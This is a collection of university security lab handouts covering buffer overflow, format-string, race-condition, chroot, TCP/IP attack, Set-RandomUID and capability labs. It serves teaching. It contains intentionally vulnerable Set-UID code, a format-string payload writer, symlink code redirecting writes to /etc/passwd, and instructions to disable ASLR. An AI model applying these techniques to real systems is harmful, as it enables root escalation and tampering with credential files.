
Let S represent our shell code. We need to let `ret` point to the beginning of the shell code, i.e 0xD8. However, we do not know the address yet. How do we improve our chances?


We can pad the beginning of the shell code with NOPs (0x90). NOP instruction just does nothing. With these paddings, we just need to point to any of these NOPs, rather than pointing to one particular address. This increases the probability of our attack. After padding the shellcode with NOPs, the memory layout looks like the following:



In this case you are safe if you jump anywhere between 0xD8 and 0xE3. Although we still have to guess, but the probability that we will guess the correct address is higher.

Now that we have an address where we can jump, we still have to figure out where the return address is. This can again be done by overwriting everything before the shellcode(i.e towards the top of the stack) with the address we obtained in the previous step. If the buffer is small and if we are overwriting it with a large string, we can be pretty sure that the return address will be overwritten. The memory layout after padding addresses before the shellcode looks like this:





Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) buffer + i;
*ptr = addr;
```

References

[1] Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html

Format String Vulnerability Lab

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on format-string vulnerability by putting what they have learned about the vulnerability from class into actions. The format-string vulnerability is caused by code like `printf(user_input)`, where the contents of variable of `user_input` is provided by users. When this program is running with privileges (e.g., `Set-UID` program), this `printf` statement can lead to one of the following: (1) crash the program, (2) read from an arbitrary memory place, and (3) modify the values of in an arbitrary memory place. The exercises in this are designed to help students understand such a vulnerability.

It should be noted that the outcome of this lab is operating system dependent. Our description and discussion are based on Fedora Linux (Core 4). If you use different operating systems, different problems and issues might come up.

2 Lab Tasks

2.1 Task 1

In the following program, you will be asked to provide an input, which will be saved in a buffer called `user_input`. The program then prints out the buffer using `printf`. The program is a `Set-UID` program (the owner is `root`), i.e., it runs with the root privilege. Unfortunately, there is a format-string vulnerability in the way how the `printf` is called on the user inputs. We want to exploit this vulnerability and see how much damage we can achieve.

The program has two secret values stored in its memory, and you are interested in these secret values. However, the secret values are unknown to you, nor can you find them from reading the binary code (for the sake of simplicity, we hardcode the secrets using constants 0x44 and 0x55). Although you do not know the secret values, in practice, it is not so difficult to find out the memory address (the range or the exact value) of them (they are in consecutive addresses), because for many operating systems, the addresses are exactly the same anytime you run the program. In this lab, we just assume that you have already known the exact addresses. To achieve this, the program "intentionally" prints out the addresses for you. With such knowledge, your goal is to achieve the followings (not necessarily at the same time):

- (25 points) Crash the program .
- (25 points) Print out the secret[1] value.
- (25 points) Modify the secret[1] value.
- (25 points) Modify the secret[1] value to a pre-determined value.

Note that the binary code of the program (`Set-UID`) is only readable/executable by you, and there is no way you can modify the code. Namely, you need to achive the above objectives without modifying the vulnerable code. However, you do have a copy of the source code, which can help you design your attacks.

```
/* vul_prog.c */

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int int_input;
  int a, b, c, d; /* other variables, not used here.*/

  /* The secret value is stored on the heap */
  secret = (int *) malloc(2*sizeof(int));

  /* getting the secret */
  secret[0] = SECRET1; secret[1] = SECRET2;

  printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
  printf("The variable secret's value is 0x%8x (on heap)\n", secret);
  printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
  printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);

  printf("Please enter a decimal integer\n");
  scanf("%d", &int_input);  /* getting an input from user */
  printf("Please enter a string\n");
  scanf("%s", user_input); /* getting a string from user */

  /* Vulnerable place */
  printf(user_input);
  printf("\n");

  /* Verify whether your attack is successful */
  printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
  printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
  return 0;
}
```

Hints: From the printout, you will find out that `secret[0]` and `secret[1]` are located on the heap, i.e., the actual secrets are stored on the heap. We also know that the address of the first secret (i.e., the value of the variable `secret`) can be found on the stack, because the variable `secret` is allocated on the stack. In other words, if you want to overwrite `secret[0]`, its address is already on the stack; your format string can take advantage of this information. However, although `secret[1]` is just right after `secret[0]`,

its address is not available on the stack. This poses a major challenge for your format-string exploit, which needs to have the exact address right on the stack in order to read or write to that address.

2.2 Task 2

If the first scanf statement (`scanf(''%d'', int_input)`) does not exist, i.e., the program does not ask you to enter an integer, the attack in Task 1 become more difficult for those operating systems that have implemented address randomization. Pay attention to the address of secret[0] (or secret[1]). When you run the program once again, will you get the same address?

Address randomization is introduced to make a number of attacks difficult, such as buffer overflow, format string, etc. To appreciate the idea of address randomization, we will turn off the address randomization in this task, and see whether the format string attack on the previous vulnerable program (without the first scanf statement) is still difficult. You can use the following command to turn off the address randomization (note that you need to run it as root):

```
sysctl -w kernel.randomize_va_space=0
```

After turning off the address randomization, your task is to repeat the same task described in Task 1, but you have to remove the first scanf statement (`scanf(''%d'', int_input)`) from the vulnerable program.

How to let `scanf` accept an arbitrary number? Usually, `scanf` is going to pause for you to type inputs. Sometimes, you want to program to take a number 0x05 (not the character '5'). Unfortunately, when you type '5' at the input, `scanf` actually takes in the ASCII value of '5', which is 0x35, rather than 0x05. The challenge is that in ASCII, 0x05 is not a typable character, so there is no way we can type in this value. One way to solve this problem is to use a file. We can easily write a C program that stores 0x05 (again, not '5') to a file (let us call it `mystring`), then we can run the vulnerable program (let us call it `a.out`) with its input being redirected to `mystring`; namely, we run `a.out < mystring`. This way, `scanf` will take its input from the file `mystring`, instead of from the keyboard.

You need to pay attention to some special numbers, such as 0x0A (newline), 0x0C (form feed), 0x0D (return), and 0x20 (space). `scanf` considers them as separator, and will stop reading anything after these special characters if we have only one "%s" in `scanf`. If one of these special numbers are in the address, you have to find ways to get around this. To simplify your task, if you are unlucky and the secret's address happen to have those special numbers in it, we allow you to add another `malloc` statement before you allocate memory for `secret[2]`. This extra `malloc` can cause the address of secret values to change. If you give the `malloc` an appropriate value, you can create a "lucky" situation, where the addresses of secret do not contain those special numbers.

The following program writes a format string into a file called `mystring`. The first four bytes consist of an arbitrary number that you want to put in this format string, followed by the rest of format string that you typed in from your keyboard.

```
/* write_string.c */

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int main()
```

```
{
  char buf[1000];
  int fp, size;
  unsigned int *address;


  /* Putting any number you like at the beginning of the format string */
  address = (unsigned int *) buf;
  *address = 0x22080;

  /* Getting the rest of the format string */
  scanf("%s", buf+4);
  size = strlen(buf+4) + 4;
  printf("The string length is %d\n", size);

  /* Writing buf to "mystring" */
  fp = open("mystring", O_RDWR | O_CREAT | O_TRUNC, S_IRUSR | S_IWUSR);
  if (fp != -1) {
    write(fp, buf, size);
    close(fp);
  } else {
    printf("Open failed!\n");
  }
}
```

3 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Race Condition Vulnerability Lab

1 Lab Description

Race condition is an anomaly in the system whereby the output depends on the sequence or timing of inputs. It turns into a vulnerability when the attacker exploits it to gain access to a system. Consider the following, seemingly harmless program:

```
/*  vulp.c  */

#include <stdio.h>
#include<unistd.h>

#define DELAY 10000

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;
   long int  i;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){
       /* simulating delay */
        for (i=0; i < DELAY; i++){
           int a = i^2;
        }

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");
}
```

This is part of a `Set-UID` program (owned by `root`); it appends a string of user input to the end of a temporary file `/tmp/XYZ`. Since the code runs with root's privileges, it carefully checks whether the real

user actually has the access permission to the file `/tmp/XYZ`. That is the purpose of the `access()` call. Once the program has made sure that the real user indeed has the right, the program goes ahead open the file and write the user input into the file.

It appears that the program does not have any problem at the first look. However, there is a race condition vulnerability in this program: due to the window (the simulated delay) between the check (`access`) and the use (`fopen`), there is a possibility that the file used by `access` is different from the file used by `fopen`, even though they have the same file name `/tmp/XYZ`. If a malicious attacker can somehow make `/tmp/XYZ` a symbolic link pointing to `/etc/shadow`, the attacker can cause the user input to be appended to `/etc/shadow` (note that the program runs with the root privilege, and can therefore overwrite any file).

In this lab, you need to exploit the race condition vulnerability in this `Set-UID` program. More specifically, you need to achieve the followings:

1. Overwrite any file that belongs to `root`.
2. Gain root privileges; namely, you should be able to do anything that root can do.

2 Guidelines

2.1 Two Potential Targets

There are possibly many ways to exploit the race condition vulnerability in `vulp.c`. One way is to use the vulnerability to append some information to both `/etc/passwd` and `/etc/shadow`. These two files are used by `Unix` operating systems to authenticate users. If attackers can add information to these two files, they essentially have the power to create new users, including super-users (by letting uid to be zero).

The `/etc/passwd` file is the authentication database for a Unix machine. It contains basic user attributes. This is an ASCII file that contains an entry for each user. Each entry defines the basic attributes applied to a user. When you use the `mkuser` command to add a user to your system, the command updates the `/etc/passwd` file.

The file `/etc/passwd` has to be world readable, because many application programs need to access user attributes, such as user-names, home directories, etc. Saving an encrypted password in that file would mean that anyone with access to the machine could use password cracking programs (such as `crack`) to break into the accounts of others. To fix this problem, the shadow password system was created. The `/etc/passwd` file in the shadow system is world-readable but does not contain the encrypted passwords. Another file, `/etc/shadow`, which is readable only by root contains the passwords.

To find out what strings to add to these two files, run `mkuser`, and see what are added to these files. For example, the followings are what have been added to these files after creating a new user called `sridhar`:

```
/etc/passwd:
-------------
  sridhar:x:1000:1000:Sridhar Iyer,,,:/home/sridhar:/bin/bash

/etc/shadow:
-------------
  sridhar:*1*Srdssdsdi*M4sdabPasdsdsdasdsdasdY/:13450:0:99999:7:::
```

The third column in the file `/etc/passwd` denotes the UID of the user. Because `sridhar` account is a regular user account, its value 1000 is nothing special. If we change this entry to 0, `sridhar` now becomes the `root`.

2.2 Creating symbolic links

You can manually create symbolic links using `ln -s`. You can also call C function `symlink` to create symbolic links in your program. Since `Linux` does not allow one to create a link if the link already exists, we need to delete the old link first. The following C code snippet shows how to remove a link and then make `/tmp/XYZ` point to `/etc/passwd`:

```
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
```

2.3 Improving success rate

The most critical step (i.e., pointing the link to our target file) of a race-condition attack must occur within the window between check and use; namely between the `access` and the `fopen` calls in `vulp.c`. Since we cannot modify the vulnerable program, the only thing that we can do is to run our attacking program in parallel with the target program, hoping that the change of the link does occur within that critical window. Unfortunately, we cannot achieve the perfect timing. Therefore, the success of attack is probabilistic. The probability of successful attack might be quite low if the window are small. You need to think about how to increase the probability (Hints: you can run the vulnerable program for many times; you only need to achieve success once among all these trials).

Since you need to run the attacks and the vulnerable program for many times, you need to write a program to automate the attack process. To avoid manually typing an input to `vulp`, you can use redirection. Namely, you type your input in a file, and then redirect this file when you run `vulp`. For example, you can use the following: `vulp < FILE`.

2.4 Knowing whether the attack is successful

Since the user does not have the read permission for accessing `/etc/shadow`, there is no way of knowing if it was modified. The only way that is possible is to see its time stamps. Also it would be better if we stop the attack once the entries are added to the respective files. The following shell script checks if the time stamps (the exact word would be ls -l signature) of the file has changed. It prints a message once the change is noticed.

```
#!/bin/sh

old=‘ls -l /etc/shadow‘
new=‘ls -l /etc/shadow‘
while [ "$old" = "$new" ]
do
    new=‘ls -l /etc/shadow‘
done
echo "STOP... shadow file has changed"

old=‘ls -l /etc/passwd‘
```

```
new=‘ls -l /etc/passwd‘
while [ "$old" = "$new" ]
do
    new=‘ls -l /etc/passwd‘
done
echo "STOP... passwd file has changed"
```

2.5 Troubleshooting

While testing the program, due to untimely killing of the attack program, /tmp/XYZ may get into an unstable state. When this happens the OS automatically makes it a normal file with root as its owner. If this happens, the file has to be deleted and the attack has to be restarted.

Chroot Sandbox Vulnerability Lab

Lab Description

The learning objective of this lab is for students to substantiate an essential security engineering principle, the *compartmentalization* principle. The basic idea of compartmentalization is to minimize the amount of damage that can be done to a system by breaking up the system into as few units as possible while still isolating code that has security privileges. This same principle explains why submarines are built with many different chambers, each separately sealed. This principle is also illustrated by the *Sandbox* mechanism in computer systems.

For security reasons, sometimes it is more desirable to run programs in a restricted environment, such that even if the programs behave maliciously (the programs might be compromised by attackers during execution), their damage is confined within the restricted environment. Sandboxing mechanism is intended to provide such a safe place. Almost all the `Unix` systems have a simple built-in sandbox mechanism, called `chroot jail`. The objective of this lab is to understand the implementation and potential security problems of `chroot`.

Lab Tasks

The `chroot` command in `Unix` redefine the meaning of the *root* directory. We can use this command to change the the root directory of the current process to any directory. For example, if we `chroot` to `/tmp` in a process, the root ("/") in the current process becomes `/tmp`. If the process tries to access a file named `/etc/xyz`, it will in fact access the file `/tmp/etc/xyz`. The meaning of root is inheritable; namely, all the children of the current process will have the same root as the parent process. Using `chroot`, we can confine a program to a specific directory, so any damage a process can cause is confined to that directory. In other words, `chroot` creates an environment in which the actions of an untrusted process are restricted, and such restriction protects the system from untrusted programs.

A process can call `chroot()` system call to set its root directory to a specified directory. For security reasons, `chroot()` can only be called by the super-user; otherwise, normal users can gain the super-user privilege if they can call `chroot()`. A command called `chroot` is also implemented in most `Unix` systems. If we can `chroot newroot command`, the system will run the command using `newroot` as its root directory. For the same reason, the `chroot` command can only be executed by the super-user (i.e., the effective user id has to be super-user).

The following is what you are expected to do in this lab:

1. **Understanding how `chroot` works:** Assume that we use `/tmp` as the root of a jail. Please develop experiment to answer the following questions:

   (a) *Symbolic link:* if there is a symbolic link under `/tmp`, and this symbolic link points to a file outside of `/tmp`; can one follow this symbolic link to get out of the `/tmp` jail?

(b) *Hard link:* what if the link is a hard link, rather that a symbolic link?

(c) *File descriptors*: before entering the `/tmp` jail, a super-user (or set-root-uid) process has already opened a file `/etc/shadow`. Can this process still be able to access this file after entering the jail?

(d) *Comparing the* `chroot` *command and the* `chroot()` *system call*: there are two ways to run a program in a jail. One ways is to use the `chroot` command; the other is to modify the program to call `chroot()` system call directly. What are the difference between this two methods? Which one do you prefer? Why?

2. **Understanding how `chroot` is implemented in `Minix`:** Read source code `chroot.c` in `src/commands/simp` and `stadir.c` in `src/fs/`. Please explain how `chroot` achieves sandboxing.

3. **Abusing unconstrained `chroot`:** Assume that normal users can call `chroot()`. There are two ways to make this assumption true: one way is to disable the security check in the source code of the `chroot()` system call; the other way is to change the permission of the command `chroot` to a set-root-uid program. You need to implement one of these.

   Now, provided that normal users can build prisons using `chroot`, please implement an attack to demonstrate how you can gain the root privilege. (Note: In Minix 3, `/bin/chroot` is owned by `bin` by default. You may have to change the ownership to "root" for set-root-uid to work.)

   (a) Can you run a set-root-uid program inside a jail? Keep in mind, once you are inside a jail, you cannot see any file outside of the jail, unless you do something before-hand. Therefore, you need to copy a number of commands and libraries into the jail first. It should be noted that copying a set-root-uid program by a normal user does not preserve the set-root-uid property.

   (b) Assume that you can run `su` or `login` set-root-uid programs inside a jail, can you get a root shell? Think about how passwords are checked by these programs.
   Note: You may have to create `/etc/passwd` and `/etc/shadow` within the jail directory. In `Linux`, you may need to cpy PAM (Pluggable Authentication Module) related files to the jail, because autnetication might go through PAM.

   (c) Having a root shell inside a jail can only do limited damage. It is difficult, if possible, to apply the root privileges on objects that are outside of the jail. To achieve a greater damage, you would like to maintain the root privilege after you get out of that jail. Unfortunately, to get out, the process running within the jail has to exit first, and the root privileges of that process will be lost. Can you regain the root privileges after you get out of the jail? You might have to do something within the jail before you let go the root privileges.

4. **Breaking out of a `chroot` jail:** Some server programs are usually executed with root privileges. To contain the damage in case the server programs are compromised, these programs are put in a sandbox, such as the `chroot` jail. Assume that an attacker has already compromised a server program, and can cause the server program to run (with root privilege) any arbitrary code. Can the attacker damage anything outside of the sandbox? Please demonstrate your attacks. You do not need to demonstrate how you compromise a server program. Just emulate that by writing a program with embedded malicious code, and then run this program as a root in the `chroot` jail. Then demonstrate the damage that you can achieve with this malicious code. You can put anything you want in the malicious code. You should try your attacks on both `Minix` and `Linux`.

   (a) Using "`cd ..`" to get out of the jail.

(b) Killing processes: demonstrate how attackers can kill other processes.

(c) Controlling processes: demonstrate how to use `ptrace()` to control other processes?

5. Securing `chroot`: Discuss how you can solve the above problems with `chroot`. Implementation is not required.

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Attack Lab: Attacks on ARP, IP, and ICMP Protocols

The development of this document is funded by the National Science Foundation's Course, Curriculum, and Laboratory Improvement (CCLI) program under Award No. 0618680 and 0231122.

Overview

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. Wise people learn from mistakes. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only help students understand why systems are vulnerable, why a "seemly-benign" mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. Vulnerabilities of the TCP/IP protocols occur at every layer. This lab focuses on the ARP, IP, and ICMP protocols.

Lab Tasks

In this lab, you need to conduct attacks on ARP, IP, and ICMP protocols. You can use netwox tools and/or other tools in your attacks. Your attacks should be performed on on both Minix and Linux systems. Here is the list of attacks you need to implement.

1. ARP cache poisoning
2. IP fragmentation attacks
   - DoS Attacks by exhausting memory using IP fragment.
   - TearDrop attacks.
3. ICMP related attacks
   - Ping of death
   - Smurf attack
   - ICMP Destination Unreachable: can you use ICMP packets to break an existing TCP connection between a victim and a server?
   - ICMP Source Quench: can you use ICMP packets to cause a host to slow down?
   - ICMP Redirect: can you use ICMP packet to cause a host to change its routing tables?

It should be noted that because most vulnerabilities have already been fixed in `Linux`, many of the above attacks will fail in `Linux`, but they might still be successful against `Minix`. You should draw a table in your lab report to summarize the difference between `Linux` and `Minix`, in terms of whether the above attacks are successful.

Optional (up to 30 bonus points) For `Minix`, if an attack is successful, you need to decide whether the vulnerability is caused by implementation errors or by design errors. If it is caused by implementation errors, you need to find the errors from the `Minix` source code, and explain why the errors can lead to the security breaches. You will receive more points if you can fix those errors.

Lab Report

You should submit a lab report. The report should cover the following sections:

- **Design:** The design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you used, etc.
- **Observation:** Is your attack successful? How do you know whether it has succeeded or not? What do you expect to see? What have you observed? Is the observation a surprise to you?
- **Explanation:** Some of the attacks might fail. If so, you need to find out what makes them fail. You can find the explanations from your own experiments (preferred) or from the Internet. If you get the explanation from the Internet, you still need to find ways to verify those explanations through your own experiments. You need to convince us that the explanations you get from the Internet can indeed explain your observations.

Attack Lab: Attacks on TCP and UDP Protocols

The development of this document is funded by the National Science Foundation's Course, Curriculum, and Laboratory Improvement (CCLI) program under Award No. 0618680 and 0231122.

Overview

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. Wise people learn from mistakes. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only help students understand why systems are vulnerable, why a "seemly-benign" mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. Vulnerabilities of the TCP/IP protocols occur at every layer. This lab focuses on the TCP and UDP protocols.

Lab Tasks

In this lab, you need to conduct attacks on TCP and UDP protocols. You can use netwox tools and/or other tools in your attacks. Your attacks should be performed on on both Minix and Linux systems. To simplify the "guess" of TCP sequence numbers and source port numbers, we assume that attacks are on the same physical network as the victims. Therefore, you can use sniffers to get those information. The following is the list of attacks that need to be implemented.

1. Attacks on TCP
   - *SYN Flooding Attacks:* use SYN flooding to achieve a Denial-of-Service attack on a target machine.
   - *TCP RST Attacks:* use TCP Reset packet to break an existing TCP connection.
   - *TCP Session Hijacking:* hijack an existing TCP connection.
2. ICMP attacks against TCP
   - *ICMP Blind Connection-Reset Attacks:* The host requirements RFC1122 states that a host SHOULD abort the corresponding connection when receiving an ICMP error message that indicates a "hard error", and states that ICMP error messages of type 3 (Destination Unreachable), and 4 (fragmentation needed and DF bit set) should be considered to indicate hard errors. Can you use these ICMP error messages to break connections between two machines?
   - Do `Linux` and `Minix` conduct validity check on the sequence number of the TCP segment contained in the ICMP payload? For example, can stale ICMP error messages be acted upon by the receivers?

3. TCP Initial Sequence Numbers (ISN) and window size
    - How do `Linux` and `Minix` assign ISNs? Are ISNs predictable?
    - What are the initial window size of `Linux` and `Minix`?
4. TCP source ports
    - How do `Linux` and `Minix` allocate source ports for TCP connections? Are source port numbers predictable?
5. Port scanning using Nmap: understand the techniques used by Nmap. Try at least 5 techniques on a target machine, and report your observations.
6. OS Fingerprinting: use Nmap to fingerprint `Linux`, `Minix`, and `Windows` (if you also use `Windows`); report your observations.
7. UDP related attacks: conduct the UDP Ping-Pong attacks.

It should be noted that because some vulnerabilities have already been fixed in `Linux`, some of the above attacks will fail in `Linux`, but they might still be successful against `Minix`. You should draw a table in your lab report to summarize the difference between `Linux` and `Minix`, in terms of whether the above attacks are successful.

Optional (up to 30 bonus points) For `Minix`, if an attack is successful, you need to decide whether the vulnerability is caused by implementation errors or by design errors. If it is caused by implementation errors, you need to find the errors from the `Minix` source code, and explain why the errors can lead to the security breaches. You will receive more points if you can fix those errors.

Lab Report

You should submit a lab report. The report should cover the following sections:

- **Design:** The design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you used, etc.
- **Observation:** Is your attack successful? How do you know whether it has succeeded or not? What do you expect to see? What have you observed? Is the observation a surprise to you?
- **Explanation:** Some of the attacks might fail. If so, you need to find out what makes them fail. You can find the explanations from your own experiments (preferred) or from the Internet. If you get the explanation from the Internet, you still need to find ways to verify those explanations through your own experiments. You need to convince us that the explanations you get from the Internet can indeed explain your observations.

Set-RandomUID Lab

Lab Description

When we need to run a program that we do not totally trust, we really do not want to run the program in our own account, because this untrusted program might modify our files. It is desirable if the operating system can create a new user id for us, and allows us to run the program using this new user id. Since the new user id does not own any file, the program cannot read/modify any file unless the file is world-readable/writable. We will design such a mechanism for `Minix` in this lab.

Lab Tasks

In this lab, you need to design and implement a `Set-RandomUID` mechanism. When a `Set-RandomUID` program is executed, the operating system randomly generates a non-existing user id, and runs the program with this new user id as the effective uesr id. You can consider `Set-RandomUID` as an opposite to the `Set-UID` mechanism: `Set-UID` allows users to escalate their privileges, while `Set-RandomUID` allows users to downgrade their privileges. The implementation of `Set-RandomUID` can be similar to that of `Set-UID`. The following list provides some useful hints:

1. To mark a program as a `Set-RandomUID` program, we can use the unused *sticky* bit in the permission field of the I-node data structure (defined in `/usr/src/fs/inode.h`). You might need to modify the `chmod.c` file under the `/usr/src/commands/simple` directory.

2. Before a program is executed, the program will be loaded into memory and a process will be created. The system call `exec` in `/usr/src/mm/exec.c` is invoked to handle the tasks. You might need to modify this file.

3. There are a number of potential loopholes in the `Set-RandomUID` mechanism if you do not take care of them in your design. In your lab report, you need to explain whehther they are loopholes. If yes, you need to fix the loopholes in your implementation, and also explain your solutions in your lab report.

   (a) Is it possible for a malicious program to use `setuid()` and `setgid()` system calls to defeat `Set-RandomUID`?

   (b) Is it possible for a malicious program to defeat `Set-RandomUID` by creating new processes?

4. Bob decides to reserve 0 to 999 for the IDs of actual users. Therefore random user ID starts from 1000, so Bob writes the following statement to generate a random ID.: "`unsigned int randomID = rand() + 1000;`" Then he assigns the `randomID` to the effective user ID of the process. Can anything go wrong because of this statement? Please explain.

5. There might be other potential loopholes. We will award up to 50 bonus points to the identified loopholes, 10 points for each.

Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to the TA. Please sign up a demonstration time slot with the TA.

Capability Lab

1 Lab Description

The learning objective of this lab is for students to apply the capability concept to enhance system security. In `Unix`, there are a number of privileged programs (e.g., `Set-UID` programs); when these programs are run, even by normal users, they run as `root` (i.e., system administrator); namely the running programs possess all the privileges that the `root` has, despite of the fact that not all of these privileges are actually needed for the intended tasks. This design clearly violates an essential security engineering principle, the *principle of least privilege*. As a consequence of the violation, if there are vulnerabilities in these programs, attackers might be able to exploit the vulnerabilities and abuse the root's privileges.

Capability can be used to replace the `Set-UID` mechanism. In Trusted Solaris 8, root's privileges are divided into 80 smaller capabilities. Each privileged program is only assigned the capabilities that are necessary, rather than given the root privilege. A similar capability system is also developed in `Linux`. In this lab, we will implement a simplified capability system for `Minix`.

2 Lab Tasks

In a capability system, when a program is executed, its corresponding process is initialized with a list of capabilities (tokens). When the process tries to access an object, the operating system should check the process' capability, and decides whether to grant the access or not.

2.1 Required Capabilities (60 points)

To make this lab accomplishable within a short period of time, we have only defined 5 capabilities. Due to our simplification, these five capabilities do not cover all of the root's privileges, so they cannot totally replace `Set-UID`. They can only be used for privileged programs that just need a subset of our defined capabilities. For those programs, they do not need to be configured as a `Set-UID` program; instead, they can use our capability system. Here are the capabilities that you need to implement in this lab:

1. CAP_READ: Allow read on files and directories. It overrides the ACL restrictions regarding read on files and directories.
2. CAP_CHOWN: Overrides the restriction of changing file ownership and group ownership.
3. CAP_SETUID: Allow to change the effective user to another user. Recall that when the effective user id is not root, callings of setuid() and seteuid() to change effective users are subject to certain restrictions. This capability overrides those restrictions.

4. CAP_KILL: Allow killing of any process. It overrides the restriction that the real or effective user ID of a process sending a signal must match the real or effective user ID of the process receiving the signal.

5. CAP_SYS_BOOT: Allow rebooting the system.

A command should be implemented for the superuser to assign capabilities to (or remove capabilities from) a program. It should be noted that the above five capabilities are independent; if a capability is not assigned to a program, the program cannot gain this capabilities from other capabilities. For example, if a program has only the CAP_SETUID capability, it should not be able to use this capability to gain any of the other capabilities. You should be warned that the above description of capabilities was *intentionally* made vague and incomplete, such that a design that exactly follows the description can have loopholes. It is your responsibility to clearify and complete the description. If you think that it is necessary to add restrictions to these capabilities to avoid loopholes, you should feel free to do that; in your report and demonstration, you need to justify your decisions.

2.2 Managing Capabilities (40 points)

We should also allow a process to manage its own capabilities. For example, when a capability is no longer needed in a process, we should allow the process to permanently remove this capability. Therefore, even if the process is compromised, attackers will not be able to gain this deleted capability. The following six operations are general capability management operations; you need to implement them in your capability system.

1. Deleting: A process can permanently delete a capability.

2. Disabling: A process can temporarily disable a capability. Note that unlike deleting, disabling is only temporary; the process can later enable it.

3. Enabling: A process can enable a capability that is temporarily disabled.

4. Copying: A process can give its own capabilities to its children processes.

5. Copy-control mechanism: The owner of a capability can control whether the receiver can make another copy or not.

6. (10 bonus points) Revocation: The owner of a capability can revoke the capability from all of its children processes.

3 Design and Implementation Issues

In this lab, you need to make a number of design choices. Your choices should be justified, and the justification should be included in your lab report.

3.1 Assigning Capability to Programs

Before a program becomes a privileged program, certain capabilities need to be assigned to this program. You need to consider the following issues related to capability assignment.

- Where should the capabilities of a program be stored? There are several ways to store capabilities You need to justify your design decision. You can justify it from various aspects, such as security, usability, ease of use, etc. To help you, we list two possible methods in the following:
  - Save capabilities in a configuration file.
  - Save capabilities in the `I-nodes` of the program file.
- How can users set capabilities of a file?
- Who can assign capabilities to programs?

3.2 Capability in Process

When a program is executed, a process will be created to perform the execution. The process should carry the capability information. You need to consider the following issues related to processes:

- Where do you store capabilities? They can be stored in kernel space (e.g., capability list), in user space (e.g., crytographic token), or in both spaces (like the implementation of file descriptor, where the actual capabilities are stored in the kernel and the indices to the capabilities are copied to the user space). Which design do you use? You should justify your decisions in your lab reports.
- You need to study the process-related data strucutres. They are defined in three places: file system (`/usr/src/fs`), memory management (`/usr/src/mm`), and kernel (`/usr/src/kernel`).
- How do you assign capability to a is newly created process?
